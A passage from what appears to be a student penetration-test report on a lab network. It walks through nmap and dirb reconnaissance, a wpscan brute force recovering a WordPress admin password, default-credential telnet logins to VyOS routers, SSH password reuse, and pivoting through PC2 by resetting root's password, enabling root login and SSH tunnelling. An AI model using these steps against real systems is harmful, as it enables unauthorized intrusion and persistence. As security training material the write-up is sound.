through the “xadmin” account, this then prompted a login screen where the password “plums” was used allowing for successful login. When in the PC the command “ifconfig” was used in order to view the devices information. This information along with the successful “xadmin” login can be seen in figure J.




Figure J – successful SSH connection

The information obtained from figure J reveals that the PC is only directly connected to the switch, this connection to the switch is done via the PC’s eth0 interface.

4.1.1.2 DHCP Server

AS well as the Kali machine and PC1 a DHCP server can be found connected to the switch with the IP of 192.168.0.203. When scanning this IP with a basic TCP nmap scan it is revealed no ports are open, however when a UDP scan is used instead a DHCP port can be seen to be open, confirming this device is running as a DHCP server. This scan can be seen in figure K.

```
root@kali:~# nmap -sUV -O 192.168.0.203
Starting Nmap 7.80 ( https://nmap.org ) at 2020-12-28 16:06 EST
Nmap scan report for 192.168.0.203
Host is up (0.00074s latency).
Not shown: 999 closed ports
PORT   STATE         SERVICE VERSION
67/udp open|filtered dhcps
MAC Address: 00:0C:29:DA:42:4C (VMware)
Too many fingerprints match this host to give specific OS details
Network Distance: 1 hop

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 1286.56 seconds
root@kali:~#
```

Figure K - Open DHCP service

4.1.1.3 Web Server 1

By running a Nmap scan on the IP 172.16.221.0/24, a webserver that is directly connected to router 1 can be found, the webserver is using the IP 172.16.221.237. This IP address was browsed to using the Firefox web browser revealing the following webpage seen in figure L.




Figure L – webpage for webserver 1

With the webpage confirmed to be running, a Nikto vulnerability scan took place in order to discover any vulnerabilities presented within the webserver, the scans results can be seen in figure M.




Figure M - Nikto scan on webserver 1

Additionally, a dirb scan was also ran against the webserver, this scan revealed various directories within the webserver as well as showing the webserver to be running wordpress. Part of the dirb scan can be seen in figure N.

```
root@kali:~# dirb http://172.16.221.237

-----------------
DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Thu Dec 17 13:21:42 2020
URL_BASE: http://172.16.221.237/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

-----------------

GENERATED WORDS: 4612

---- Scanning URL: http://172.16.221.237/ ----
+ http://172.16.221.237/cgi-bin/ (CODE:403|SIZE:290)
+ http://172.16.221.237/index (CODE:200|SIZE:177)
+ http://172.16.221.237/index.html (CODE:200|SIZE:177)
==> DIRECTORY: http://172.16.221.237/javascript/
+ http://172.16.221.237/server-status (CODE:403|SIZE:295)
==> DIRECTORY: http://172.16.221.237/wordpress/

---- Entering directory: http://172.16.221.237/javascript/ ----
==> DIRECTORY: http://172.16.221.237/javascript/jquery/

---- Entering directory: http://172.16.221.237/wordpress/ ----
==> DIRECTORY: http://172.16.221.237/wordpress/index/
+ http://172.16.221.237/wordpress/index.php (CODE:301|SIZE:0)
+ http://172.16.221.237/wordpress/readme (CODE:200|SIZE:9227)
==> DIRECTORY: http://172.16.221.237/wordpress/wp-admin/
+ http://172.16.221.237/wordpress/wp-app (CODE:403|SIZE:138)
+ http://172.16.221.237/wordpress/wp-blog-header (CODE:200|SIZE:0)
+ http://172.16.221.237/wordpress/wp-config (CODE:200|SIZE:0)
==> DIRECTORY: http://172.16.221.237/wordpress/wp-content/
+ http://172.16.221.237/wordpress/wp-cron (CODE:200|SIZE:0)
==> DIRECTORY: http://172.16.221.237/wordpress/wp-includes/
+ http://172.16.221.237/wordpress/wp-links-opml (CODE:200|SIZE:1054)
+ http://172.16.221.237/wordpress/wp-load (CODE:200|SIZE:0)
+ http://172.16.221.237/wordpress/wp-login (CODE:200|SIZE:2147)
+ http://172.16.221.237/wordpress/wp-mail (CODE:500|SIZE:3004)
+ http://172.16.221.237/wordpress/wp-pass (CODE:200|SIZE:0)
+ http://172.16.221.237/wordpress/wp-register (CODE:302|SIZE:0)
+ http://172.16.221.237/wordpress/wp-settings (CODE:500|SIZE:0)
+ http://172.16.221.237/wordpress/wp-signup (CODE:302|SIZE:0)
+ http://172.16.221.237/wordpress/wp-trackback (CODE:200|SIZE:135)
+ http://172.16.221.237/wordpress/xmlrpc (CODE:200|SIZE:42)
+ http://172.16.221.237/wordpress/xmlrpc.php (CODE:200|SIZE:42)
```

Figure N -Dirb scan (webserver 1)

The main page of the site was then accessed by browsing http://172.16.221.237/wordpress/ , this webpage can be seen in figure O.




Figure O - Main webpage (webserver1)

Knowing the webserver is running wordpress a wpscan was conducted using the command “wpscan –url 172.16.221.237/wordpress/ -P /usr/share/john/password.lst -U admin –wp-content-dir wp-content”, this revealed the admin password for the website to be “zxc123”. The wpscan ran along with its results can be seen below in figure P.

```
root@kali:~# wpscan --url 172.16.221.237/wordpress/ -P /usr/share/john/password.lst -U admin --wp-content-dir wp-content
_______________________________________________________________
         __          _______   _____
         \ \        / /  __ \ / ____|
          \ \  /\  / /| |__) | (___   ___  __ _ _ __ ®
           \ \/  \/ / |  ___/ \___ \ / __|/ _` | '_ \
            \  /\  /  | |     ____) | (__| (_| | | | |
             \/  \/   |_|    |_____/ \___|\__,_|_| |_|

        WordPress Security Scanner by the WPScan Team
                       Version 3.7.5
      Sponsored by Automattic - https://automattic.com/
      @_WPScan_, @ethicalhack3r, @erwan_lr, @_FireFart_
_______________________________________________________________

[i] It seems like you have not updated the database for some time.
[?] Do you want to update now? [Y]es [N]o, default: [N]N
[+] URL: http://172.16.221.237/wordpress/
[+] Started: Thu Dec 17 13:36:35 2020
```

```
[+] Performing password attack on Wp Login against 1 user/s
Trying admin / #!comment: This list has been compiled by Solar Designer of Openwall Project Time: 00:00:00 <> (0 / 3559)  0.00%  E
Trying admin / #!comment: (that is, more common passwords are listed first).  It has been Time: 00:00:00 <> (5 / 3559)  0.14%  ETA
Trying admin / #!comment: of "top N passwords" from major community website compromises that Time: 00:00:00 <> (7 / 3559)  0.19%
[SUCCESS] - admin / zxc123
Trying admin / zxcvb Time: 00:01:12 <============================================================> (1150 / 1150) 100.00% Time: 00:01:12

[i] Valid Combinations Found:
 | Username: admin, Password: zxc123
```

Figure P - wpscan setup and results

These credentials were then attempted on the websites login page allowing for a successful login to the admin account, the successful login can be seen in figure Q.

Figure Q - Successful login to the admin account

4.1.2 Router 2

From the information found in the previous figures E and F it can be determined that there is another router on the IP 192.168.0.226, this is due to the amount of IP routes coming via the 192.168.0.226 address directly via the eth1 interface on router 1 using the IP of 192.168.0.225/30. Knowing the subnet mask is /30 this allows for 2 usable hosts, with 225 and 226 both being used as the hosts on router 1 and router 2, this leaves the IP address of 192.168.0.224/30 as the subnet address and 192.168.0.226/30 as the broadcast address. With this knowledge the subnet address 192.168.0.224/30 was scanned using nmap in order to discover and open ports on the second router. The results from this scan can be seen below in figure R.




Figure R - nmap scan 192.168.0.224/30

The Nmap scan reveals another open telnet port on the IP 192.168.0.226, with this knowledge a telnet session was established on the 192.168.0.226 IP address, this prompted another VyOS login page. Default credentials were tried on this router to see if it could be accessed the same way as router 1, this login attempt was successful. While logged into router 2 the commands “show interfaces” and “show IP route” were used again to view the connections on this router, these can be seen in figure S.

```
root@kali:~# telnet 192.168.0.226
Trying 192.168.0.226 ...
Connected to 192.168.0.226.
Escape character is '^]'.

Welcome to VyOS
vyos login: vyos
Password:
Last login: Thu Sep 28 02:13:31 UTC 2017 on tty1
Linux vyos 3.13.11-1-amd64-vyos #1 SMP Wed Aug 12 02:08:05 UTC 2015 x86_64
Welcome to VyOS.
This system is open-source software. The exact distribution terms for
each module comprising the full system are described in the individual
files in /usr/share/doc/*/copyright.
vyos@vyos:~$ show interfaces
Codes: S - State, L - Link, u - Up, D - Down, A - Admin Down
Interface        IP Address                        S/L  Description
---------        ----------                        ---  -----------
eth0             192.168.0.226/30                  u/u
eth1             192.168.0.33/27                   u/u
eth2             192.168.0.229/30                  u/u
lo               127.0.0.1/8                       u/u
                 2.2.2.2/32
                 ::1/128
vyos@vyos:~$ show ip route
Codes: K - kernel route, C - connected, S - static, R - RIP, O - OSPF,
       I - ISIS, B - BGP, > - selected route, * - FIB route

C>* 2.2.2.2/32 is directly connected, lo
C>* 127.0.0.0/8 is directly connected, lo
O>* 172.16.221.0/24 [110/20] via 192.168.0.225, eth0, 03:04:23
O   192.168.0.32/27 [110/10] is directly connected, eth1, 03:05:13
C>* 192.168.0.32/27 is directly connected, eth1
O>* 192.168.0.64/27 [110/40] via 192.168.0.230, eth2, 03:04:54
O>* 192.168.0.96/27 [110/30] via 192.168.0.230, eth2, 03:04:54
O>* 192.168.0.128/27 [110/20] via 192.168.0.230, eth2, 03:04:59
O>* 192.168.0.192/27 [110/20] via 192.168.0.225, eth0, 03:04:23
O   192.168.0.224/30 [110/10] is directly connected, eth0, 03:05:13
C>* 192.168.0.224/30 is directly connected, eth0
O   192.168.0.228/30 [110/10] is directly connected, eth2, 03:05:13
C>* 192.168.0.228/30 is directly connected, eth2
O>* 192.168.0.232/30 [110/20] via 192.168.0.230, eth2, 03:04:59
O>* 192.168.0.240/30 [110/30] via 192.168.0.230, eth2, 03:04:54
vyos@vyos:~$
```

Figure S - telnet login to router 2 along with its connections

From the information seen in figure S it can be seen that router 2 is using three interfaces eth0, eth1 and eth2. With these three interfaces being used it can be determined that there are three devices directly connected to the router, they are as follows:

- Router 1 – Router 1 is directly connected to router 2 via the eth0 interface.
- PC 2 – Using the eth1 interface a PC is connected to router 2, this PC has an IP of 192.168.0.34/27
- Router 3 – A third router is directly connected via the eth2 interface on router 2

4.1.2.1 PC 2 and PC 3

With the result in figure S it is shown there is a device directly connected to router 2 from it's eth1 interface, this information also reveals the device is on the subnet 192.168.0.32/27. This subnet was scanned using the Nmap tool in order to reveal further information about the devices on the subnet, the results of this scan can be seen in figure T.




Figure T - nmap scan on 192.168.0.32/27

The scan reveals that PC 2 has an open SSH service, this service was used in order to remotely access the device through the "xadmin" account. While attempting the remote access it prompted a login to the "xadmin" account, the password "plums" was used as this was the "xadmin" accounts password found on PC1, this allowed for a successful login and the command "ifconfig" was used to gain more information about the device, this information can be seen in figure U.

```
root@kali:~# ssh xadmin@192.168.0.34
xadmin@192.168.0.34's password:
Welcome to Ubuntu 14.04 LTS (GNU/Linux 3.13.0-24-generic x86_64)

 * Documentation:  https://help.ubuntu.com/

575 packages can be updated.
0 updates are security updates.

Last login: Thu Dec 17 19:22:09 2020 from 192.168.0.200
xadmin@xadmin-virtual-machine:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 00:0c:29:52:44:05
          inet addr:192.168.0.34  Bcast:192.168.0.63  Mask:255.255.255.224
          inet6 addr: fe80::20c:29ff:fe52:4405/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:15640 errors:0 dropped:0 overruns:0 frame:0
          TX packets:14272 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:2037710 (2.0 MB)  TX bytes:2003731 (2.0 MB)

eth1      Link encap:Ethernet  HWaddr 00:0c:29:52:44:0f
          inet addr:13.13.13.12  Bcast:13.13.13.255  Mask:255.255.255.0
          inet6 addr: fe80::20c:29ff:fe52:440f/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:3581 errors:0 dropped:0 overruns:0 frame:0
          TX packets:10243 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:266453 (266.4 KB)  TX bytes:545569 (545.5 KB)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:65536  Metric:1
          RX packets:368 errors:0 dropped:0 overruns:0 frame:0
          TX packets:368 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:28888 (28.8 KB)  TX bytes:28888 (28.8 KB)
```

Figure U - SSH connection into PC2

The “ifconfig” revealed that while the PC is directly connected to router 2 using its eth0 interface, the PC has another connection via its eth1 interface, with the IP of this interface revealed as 13.13.13.12 with a subnet mask of 255.255.255.0 and a broadcast address of 13.13.13.255, with this information a calculation took place in order to reveal the subnet address, this calculation can be seen in appendix C. With the network address revealed to be 13.13.13.0 a nmap scan took place on this IP in order to reveal any devices, this scan revealed no new devices for the network. While no new devices were found through the nmap scan on the subnet the “.bash_history” file of PC2 was looked at in order to reveal more about the subnet, the bash history can be seen below in figure V.




Figure V - Bash History

The bash history of PC2 reveals a previous ping command issued to the IP 13.13.13.13, this confirms there is a second device directly connected to PC2 using this IP. In order to gain access to the PC3 a SSH tunnel was created between PC2 and the Kali machine, this was first done by changing the root password on the PC2 machine to “toor”, with the password changed the SSH settings were edited changing “PermitRootLogin” to yes and adding “PermitTunnel” and setting it to yes. The password change along with the new SSH settings can be seen in figure W.

```
xadmin@xadmin-virtual-machine:~$ sudo passwd root
[sudo] password for xadmin:
Enter new UNIX password:
Retype new UNIX password:
passwd: password updated successfully
xadmin@xadmin-virtual-machine:~$ su
Password:
root@xadmin-virtual-machine:/home/xadmin# cd
root@xadmin-virtual-machine:~# cd/etc
bash: cd/etc: No such file or directory
root@xadmin-virtual-machine:~# cd /etc
root@xadmin-virtual-machine:/etc# ssh
usage: ssh [-1246AaCfgKkMNnqsTtVvXxYy] [-b bind_address] [-c cipher_spec]
           [-D [bind_address:]port] [-E log_file] [-e escape_char]
           [-F configfile] [-I pkcs11] [-i identity_file]
           [-L [bind_address:]port:host:hostport] [-l login_name] [-m mac_spec]
           [-O ctl_cmd] [-o option] [-p port]
           [-Q cipher | cipher-auth | mac | kex | key]
           [-R [bind_address:]port:host:hostport] [-S ctl_path] [-W host:port]
           [-w local_tun[:remote_tun]] [user@]hostname [command]
root@xadmin-virtual-machine:/etc# cd /ssh
bash: cd: /ssh: No such file or directory
root@xadmin-virtual-machine:/etc# cd ssh
root@xadmin-virtual-machine:/etc/ssh# sudo pico sshd_config
```

```
# Authentication:
LoginGraceTime 120
PermitRootLogin yes
StrictModes yes
PermitTunnel yes
```

Figure W - Root password change and new SSH settings

With the settings on PC2 successfully changed the SSH tunnel was setup on both PC2 and the Kali machine, the full setup on both devices can be seen in appendix D. With the SSH tunnel setup another “ifconfig” command took place on PC2 to confirm the tunnel was successfully configured, in addition to this the 13.13.13.13 machine was pinged from the Kali machine and a nmap on the 13.13.13.0/24 network took place to further prove this. The results of the “ifconfig” command, nmap and the ping can be seen below in figure X.

```
xadmin@xadmin-virtual-machine:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 00:0c:29:52:44:05
          inet addr:192.168.0.34  Bcast:192.168.0.63  Mask:255.255.255.224
          inet6 addr: fe80::20c:29ff:fe52:4405/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:15640 errors:0 dropped:0 overruns:0 frame:0
          TX packets:14272 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:2037710 (2.0 MB)  TX bytes:2003731 (2.0 MB)

eth1      Link encap:Ethernet  HWaddr 00:0c:29:52:44:0f
          inet addr:13.13.13.12  Bcast:13.13.13.255  Mask:255.255.255.0
          inet6 addr: fe80::20c:29ff:fe52:440f/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:3581 errors:0 dropped:0 overruns:0 frame:0
          TX packets:10243 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:266453 (266.4 KB)  TX bytes:545569 (545.5 KB)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:65536  Metric:1
          RX packets:368 errors:0 dropped:0 overruns:0 frame:0
          TX packets:368 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:28888 (28.8 KB)  TX bytes:28888 (28.8 KB)

tun0      Link encap:UNSPEC  HWaddr 00-00-00-00-00-00-00-00-00-00-00-00-00-00-00-00
          inet addr:1.1.1.2  P-t-P:1.1.1.2  Mask:255.255.255.252
          UP POINTOPOINT RUNNING NOARP MULTICAST  MTU:1500  Metric:1
          RX packets:10459 errors:0 dropped:0 overruns:0 frame:0
          TX packets:8977 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:500
          RX bytes:465573 (465.5 KB)  TX bytes:507800 (507.8 KB)

xadmin@xadmin-virtual-machine:~$
```

```
root@kali:~# ping 13.13.13.13
PING 13.13.13.13 (13.13.13.13) 56(84) bytes of data.
64 bytes from 13.13.13.13: icmp_seq=1 ttl=63 time=3.47 ms
64 bytes from 13.13.13.13: icmp_seq=2 ttl=63 time=1.66 ms
64 bytes from 13.13.13.13: icmp_seq=3 ttl=63 time=1.74 ms
64 bytes from 13.13.13.13: icmp_seq=4 ttl=63 time=1.76 ms
^Z
[1]+  Stopped                 ping 13.13.13.13
root@kali:~# nmap 13.13.13.0/24
Starting Nmap 7.80 ( https://nmap.org ) at 2020-12-17 13:36 EST
Nmap scan report for 13.13.13.12
Host is up (0.0058s latency).
Not shown: 997 closed ports
PORT    STATE SERVICE
22/tcp  open  ssh
111/tcp open  rpcbind
2049/tcp open  nfs

